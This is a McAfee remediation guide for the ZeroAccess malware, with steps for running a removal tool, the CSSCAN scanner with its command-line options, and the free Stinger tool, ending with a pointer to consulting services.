NOTE: McAfee has prepared this standalone tool to assist with the remediation of this threat. McAfee Quality Assurance team has minimally tested this version 1.0 tool and McAfee makes no warranty that these files will be free from errors.

- First of all, the machine must be disconnected from the internet to avoid reinfection in case any other malware is downloading and installing ZeroAccess.
- Extract the tool to a temporary folder. Run it by simply executing it from the command line. The following image shows what is expected in case the tool successfully detect and remove the malware:




- Before rebooting, execute the CSSCAN command line tool using the Beta DATs available here to remove any Trojan or infected file from the system:
  - VSE 8.7: **"C:\Program Files\McAfee\VirusScan Enterprise\csscan.exe" –All –Unzip –Program –Analyze –Sub –Clean –Log c:\scan-rpt.txt C:**
  - VSE 8.8: **"C:\Program Files\Common Files\McAfee\SystemCore\csscan.exe" –All –Unzip –Program –Analyze –Sub –Clean –Log c:\scan-rpt.txt C:**
- Reboot the system normally.
- Run the tool again to confirm the machine is clean
- Execute a complete ODS using VSE.

Utilizing the Stinger tool
Alternatively customers who do not wish to use CSSCAN may use the free McAfee Stinger tool to scan the system instead of CSSCAN as explained on the procedures above.

The Stinger tool can be downloaded from McAfee portal here.

In order to use the Stinger tool, please make sure the targets "Processes" and "Registry" are disabled and the interface "List of all files scanned" is enabled in the stinger before scanning the infected machine.



Read more about using the Stinger tool here.

Getting Help from the McAfee Foundstone Services team

This document is intended to provide a summary of current intelligence and best practices to ensure the highest level of protection from your McAfee security solution. The McAfee Foundstone Services team offers a full range of strategic and technical consulting services that can further help to ensure you identify security risk and build effective solutions to remediate security vulnerabilities.

You can reach them here: https://secure.mcafee.com/apps/services/services-contact.aspx